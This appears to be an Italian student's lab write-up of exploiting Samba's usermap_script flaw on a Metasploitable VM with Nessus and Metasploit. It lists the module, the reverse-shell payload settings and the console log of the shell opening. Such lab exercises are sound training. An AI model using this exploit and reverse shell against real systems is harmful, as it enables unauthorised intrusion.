

Esercizio Giorno 4: Sfruttamento di una vulnerabilità su Metasploitable tramite MSFConsole


Obiettivo:
Lo scopo dell'esercizio era sfruttare una vulnerabilità di Metasploitable sulla porta 445 TCP, utilizzando Metasploit. Il processo prevedeva un'attività di scansione delle vulnerabilità con Nessus, l'identificazione di un exploit vulnerabile, e l'esecuzione di un attacco con MSFConsole per ottenere l'accesso alla macchina vulnerabile.

Passaggi Eseguiti:

1. **Vulnerability Scanning con Nessus:**
    - Avviata una scansione di vulnerabilità sulla macchina Metasploitable (IP: 192.168.50.150) usando Nessus su Kali Linux (IP: 192.168.50.100).
    - La scansione ha permesso di identificare vulnerabilità, in particolare sulla porta 445 (Samba), che è la porta su cui si concentrava l'esercizio.








2. **Ricerca e Configurazione dell'Exploit con MSFConsole:**

   - Avviato **MSFConsole** su Kali Linux.
   - Utilizzato il comando `search samba` per identificare gli exploit disponibili.
   - Selezionato l'exploit `exploit/multi/samba/usermap_script`, che sfrutta una vulnerabilità nota di Samba.
   - Configurato l'exploit con i seguenti parametri:
     - **RHOST:** 192.168.50.150 (IP di Metasploitable)
     - **LPORT:** 5555 (porta di ascolto per il payload)
     - **PAYLOAD:** `cmd/unix/reverse` (payload di reverse shell)
     - **LHOST:** 192.168.50.100 (IP di Kali Linux)



3. **Esecuzione dell'Exploit:**

    - Avviato l'exploit con il comando `run`.
    - La sessione è stata stabilita con successo, ottenendo l'accesso remoto alla macchina Metasploitable tramite una reverse shell.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo seXZ83CYA9YaAIOl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "seXZ83CYA9YaAIOl\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54275) at 2025-03-17 09:50:23 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:68:19:af
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe68:19af/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:414 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162485 (158.6 KB)  TX bytes:157085 (153.4 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2033 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:966773 (944.1 KB)  TX bytes:966773 (944.1 KB)
```

4. **Verifica della Connessione:**
    - Una volta ottenuto l'accesso, eseguiamo il comando `ifconfig` nella shell della macchina Metasploitable compromessa per verificare l'indirizzo di rete della macchina.

Strumenti Utilizzati:

- **Kali Linux:** Sistema di attacco e esecuzione degli exploit.
- **Metasploitable:** Sistema vulnerabile su cui è stato eseguito l'attacco.
- **Nessus:** Strumento di scansione delle vulnerabilità utilizzato per identificare i punti deboli della macchina Metasploitable.
- **Metasploit Framework:** Strumento utilizzato per eseguire l'exploit di Samba vulnerabile sulla porta 445.

Conclusioni:

L'attività ha permesso di identificare e sfruttare con successo una vulnerabilità nella macchina Metasploitable, ottenendo l'accesso remoto tramite una reverse shell. La scansione con Nessus ha facilitato l'individuazione della vulnerabilità, mentre Metasploit ha consentito di sfruttare efficacemente. Questo esercizio ha evidenziato l'importanza della scansione delle vulnerabilità e dell'uso di strumenti come Metasploit per la realizzazione di test di penetrazione in ambienti controllati.